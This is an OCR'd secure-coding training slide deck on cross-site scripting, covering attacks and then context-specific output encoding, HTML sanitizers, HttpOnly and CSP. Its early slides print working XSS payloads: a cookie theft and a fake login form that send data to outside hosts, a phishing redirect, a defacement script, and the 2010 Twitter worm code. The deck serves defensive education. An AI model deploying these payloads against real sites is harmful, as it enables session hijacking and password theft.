MANICODE

SECURE CODING EDUCATION

XSS Defense


JIM MANICO Secure Coding Instructor *www.manicode.com*


A little background dirt…

jim@manicode.com

@manicode

- Project manager of the OWASP Cheat Sheet Series and several other OWASP projects
- ***X***-OWASP Global Board
- 20+ years of software development experience
- Author of "Iron-Clad Java, Building Secure Web Applications" from McGraw-Hill/Oracle-Press
- Kauai, Hawaii Resident





What is XSS?

Consider the following URL…


www.example.com/saveComment?comment=Great+Site!

```
6   <h3> Thank you for you comments! </h3>
7   You wrote:
8   <p/>
9   Great Site!
10  <p/>
```

Input from request data!

How can an attacker misuse this?

Persistent/Stored XSS Code Sample



XSS Attack: Redirect

```
<script>window.location='http://
bankofamerika.us'</script>
```


Redirect to potential Phishing site!

XSS Attack: Cookie Theft

```
<script>
var
badURL='https://evileviljim.com/some
site?data=' + document.cookie;
var img = new Image();
img.src = badURL;
</script>
```

HTTPOnly could prevent this!

Cookie Options and Security



HttpOnly

HTTPOnly is a security flag option for the Set-Cookie HTTP response header. HTTPOnly limits the ability of JavaScript and other client side scripts to access cookie data. USE THIS FOR SESSION IDs!

XSS Attack: Virtual Site Defacement

```
<script>
var badteam = "Any Texas Team";
var awesometeam = "Anyone else";
var data = "";
for (var i = 0; i < 50; i++) {
  data += "<marquee><blink>";
  for (var y = 0; y < 8; y++) {
    if (Math.random() > .6) {
      data += "The ";
      data += badteam ;
      data += " are cheaters! ";
    } else {
      data += "The ";
      data += awesometeam;
      data += " are awesome!";
    }
}
data += "</blink></marquee>";}
document.body.innerHTML=(data + "");
</script>
```

XSS Attack: Password Theft/Stored Phishing

```
<script>
function stealThePassword() {
    var data = document.getElementById("password").value;
    var img = new Image();
    img.src = "http://manico.net/webgoat?pass=" + data;
    alert("Login Successful!");
}
document.body.innerHTML='<style> ...LOTS of CSS... </style>
<div id="container">
<form name="xssattacktest"
action="https://someimportantsite.com/login"
method="POST"><label for="username">Username:</label><input
type="text" id="username" name="username"><label
for="password">Password:</label><input type="password"
id="password" name="password"><div id="lower"><input
type="submit" value="Login"
onclick="stealThePassword();"></div>
</form>
</div>';
</script>
```

XSS Undermining CSRF Defense (Twitter 2010)

```
var content = document.documentElement.innerHTML;
authreg = new RegExp(/twttr.form_authenticity_token =
'(.*)';/g);
var authtoken = authreg.exec(content);authtoken = authtoken[1];
//alert(authtoken);

var xss = urlencode('http://www.stalkdaily.com"></a><script
src="http://mikeyylolz.uuuq.com/x.js"></script><a ');

var ajaxConn = new
XHConn();ajaxConn.connect("/status/update","POST",
"authenticity_token=" + authtoken+"&status=" + updateEncode +
"&tab=home&update=update");

var ajaxConn1 = new XHConn();

ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+
authtoken+"&user[url]="+xss+"&tab=home&update=update");
```

XSS Attack Payload Types

- Session hijacking
- Site defacement
- Network scanning
- Undermining CSRF defenses
- Site redirection/phishing
- Data theft
- Keystroke logging
- Loading of remotely hosted scripts

XSS Defense

XSS Defense: The Solution?

Depends on the type of user input

- HTML, Strings, Uploaded Files

Depends on where user input is displayed in an HTML document

- HTML Body
- HTML Attribute
- JavaScript Variable Assignment

Several defensive techniques needed depending on context

- Input Validation (raw HTML input)
- **Output Encoding (Strings)**
- Sandboxing (3rd party JavaScript like ads)

Additional Defenses

- HTTPOnly Cookies
- X-XSS-Protection Response Header
- Content Security Policy

Other Encoding Libraries

Ruby on Rails

http://api.rubyonrails.org/classes/ERB/Util.html

PHP

http://twig.sensiolabs.org/doc/filters/escape.html

http://framework.zend.com/manual/2.1/en/modules/zend.escaper.introduction.html

Java (Updated February 2014)

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

.NET AntiXSS Library (v4.3 NuGet released June 2, 2014)

http://www.nuget.org/packages/AntiXss/

Python

Jinja2 Framework has built it and standalone escaping capabilities

"MarkupSafe" library

<

Best Practice: Validate and Encode

String email = request.getParameter("email");
out.println("Your email address is: " + email);


```
String email = request.getParameter("email");
String  expression =
   "^\w+((-\w+)|(\.\w+))*\@[A-Za-z0-9]+((\.|-)[A-Za-z0-9]+)*\.[A-Za-z0-9]+$";

Pattern pattern = Pattern.compile(expression,Pattern.CASE_INSENSITIVE);
Matcher matcher = pattern.matcher(email);
if (matcher.matches())
{
   out.println("Your email address is: " +  Encoder.HtmlEncode(email));
}
else
{
   //log & throw a specific validation exception and fail safely
}
```

XSS Contexts

XSS Defense by Context

Context	Encoding	OWASP Java Encoder	.NET AntiXSS
HTML Body	HTML Entity Encode	Encode.forHtmlContent	Encoder.HtmlEncode
HTML Attribute	HTML Entitly Encode	Encode.forHtmlAttribute	Encoder.HtmlAttributeEncode
JavaScript Value	JavaScript Hex Encode	Encode.forJavaScript Encode.forJavaScriptBlock Encode.forJavaScriptAttribute	Encoder.JavaScriptEncode
CSS Value	CSS Hex Encode	Encode.forCssString Encode.forCssUrl	Encoder.CssEncode
URL Fragment	UR Encode	Encode.forUriComponent	Encoder.UrlEncode

Microsoft Encoder and AntiXSS Library



Microsoft Encoder and AntiXSS Library

Microsoft.Security.Application.Encoder

For use in your ***User Interface Code*** to defuse script in output

```
public static string HtmlEncode(string input)
public static string HtmlAttributeEncode(string input)
public static string UrlEncode(string input)
public static string XmlEncode(string input)
public static string XmlAttributeEncode(string input)
public static string JavaScriptEncode(string input)
public static string VisualBasicScriptEncode(string input)
```

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

HTML Contexts

Encode#forHtml(String)

Encode#forHtmlContent(String)

Encode#forHtmlAttribute(String)

Encode#forHtmlUnquotedAttribute(String)

XML Contexts

Encode#forXml(String)

Encode#forXmlContent(String)

Encode#forXmlAttribute(String)

Encode#forXmlComment(String)

Encode#forCDATA(String)

CSS Contexts

Encode#forCssString(String)

Encode#forCssUrl(String)

JavaScript Contexts

Encode#forJavaScript(String)

Encode#forJavaScriptAttribute(String)

Encode#forJavaScriptBlock(String)

Encode#forJavaScriptSource(String)

URI/URL contexts

Encode#forUriComponent(String)

Escaping Context Examples

HTML Body Escaping Examples

OWASP Java Encoder

```
<div><%= Encode.forHtml(UNTRUSTED) %></div>

<h1><%= Encode.forHtml(UNTRUSTED) %></h1>
```

AntiXSS.NET

```
Encoder.HtmlEncode(UNTRUSTED)
```

HTML Attribute Escaping Examples

OWASP Java Encoder

```
<input type="text" name="data"
value="<%= Encode.forHtmlAttribute(UNTRUSTED) %>" />

<input type="text" name="data"
value=<%= Encode.forHtmlUnquotedAttribute(UNTRUSTED) %> />
```

AntiXSS.NET

```
Encoder.HtmlAttributeEncode(UNTRUSTED)
```

URL **Fragment** Escaping Examples

OWASP Java Encoder

```
<%-- Encode URL parameter values --%>
<a href="/search?value=
<%=Encode.forUriComponent(parameterValue)%>&order=1#top”>

<%-- Encode REST URL parameters --%>
<a href="http://www.manicode.com/page/
<%=Encode.forUriComponent(restUrlParameter)%>">
```

AntiXSS.NET

```
Encoder.UrlEncode(untrustedUrlFragment)
```

XSS in JavaScript Context

http://example.com/viewPage?name=Jerry


```
418   <script>
419         //create variable for name input
420         var name = "Jerry";
421   </script>
```

What attacks would be possible?

Sample Attack

```
";document.body.innerHTML='allyourbase';//
```

Leads To

```
var name="";document.body.innerHTML='allyourbase';//";
```

JavaScript Escaping Examples

OWASP Java Encoder

```
<button
onclick="alert('<%= Encode.forJavaScript(alertMsg) %>');”>
click me</button>

<button
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg)
  %>');">click me</button>

<script type="text/javascript">
var msg = "<%= Encode.forJavaScriptBlock(alertMsg) %>”;
alert(msg);
</script>
```

AntiXSS.NET

```
Encoder.JavaScriptEncode(alertMsg)
```

CSS Encoding Examples

OWASP Java Encoder

```
<div
style="background: url('<%=Encode.forCssUrl(value)%>');”>
<style type="text/css">

background-color:'<%=Encode.forCssString(value)%>';
</style>
```

AntiXSS.NET

```
Encoder.CssEncode(value)
```


Java XSS Defense Examples

```
<html>
<body>

<style>
bgcolor: <%= Encode.forCssString( userColor ) %>;
</style>

Hello, <%= Encode.forHtml( userName ) %>!

<script>
var userName = '<%= Encode.forJavaScriptBlock( userName) %>';
alert("Hello " + userName);
</script>

<div name='<%= Encode.forHtmlAttribute( userName ) %>'>
<a href="/mysite.com/editUser.do?userName=<%= Encode.forUriComponent(
userName ) %>">Please click me!</a>
</div>

</body>
</html>
```

ADDITIONAL XSS DEFENSES

HTML Sanitization

This example displays all plugins and buttons that come with the TinyMCE package.



Source output from post

Element	HTML
content	Welcome to the TinyMCE editor demo! Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration. We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers. Got questions or need help? If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates. Found a bug? If you think you have found a bug, you can use the Tracker to report bugs to the developers. And here is a simple table for you to play with.

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

HTML Sanitizer is written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.

This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review.

https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules

Very easy to use.

It allows for simple programmatic POSITIVE policy configuration. No XML config.

Actively maintained by Mike Samuel from Google's AppSec team!

This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.

OWASP HTML Sanitizer In Action

The Problem

Web page is vulnerable to XSS because of untrusted HTML.

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("p")
    .allowElements(
        new ElementPolicy() {
          public String apply(String elementName, List<String> attrs) {
            attrs.add("class");
            attrs.add("header-" + elementName);
            return "div";
          }
        }, "h1", "h2", "h3", "h4", "h5", "h6"))
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

HTML Sanitizers by Language

Pure JavaScript (client side)

http://code.google.com/p/google-caja/wiki/JsHtmlSanitizer
https://code.google.com/p/google-caja/source/browse/trunk/src/com/google/caja/plugin/html-sanitizer.js
https://github.com/cure53/DOMPurify

Python

https://pypi.python.org/pypi/bleach

PHP

http://www.bioinformatics.org/phplabware/internal_utilities/htmLawed/

.NET

http://www.nuget.org/packages/AntiXss/ (encoding)
https://github.com/mganss/HtmlSanitizer (HTML Sanitization)

Ruby on Rails

https://rubygems.org/gems/loofah
http://api.rubyonrails.org/classes/HTML.html

Java

https://www.owasp.org/index.php OWASP_Java_HTML_Sanitizer_Project

Use DOMPurify to Sanitize Untrusted HTML

- https://github.com/cure53/DOMPurify

- DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.
- DOMPurify works with a secure default, but offers a lot of configurability and hooks.
- Very simply to use
- Demo: https://cure53.de/purify

```
<div>{DOMPurify.sanitize(myString)}</div>
```

DOM XSS
Some safe JavaScript sinks

Setting a Value	▪ elem.textContent = "danger"; ▪ elem.className = "danger"; ▪ elem.setAttribute(safeName, "danger"); ▪ formfield.value = "danger"; ▪ document.createTextNode("danger"); ▪ document.createElement("danger");
Safe JSON Parsing	▪ JSON.parse() (rather than eval())

JSON.parse

- The example below uses a secure example of using XMLHTTPRequest to query https://example.com/items.json and uses JSON.parse to process the JSON that has successfully returned.

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "https://example.com/item.json");
xhr.onreadystatechange=function() {
    if (xhr.readyState === 4){
        if(xhr.status === 200){
            var response = JSON.parse(xhr.responseText);
        } else {
            var response = "Error Occurred";
        }
    }
}
oReq.send();
</script>
```


Best Practice Sandboxing

JavaScript Sandboxing (ECMAScript 5)

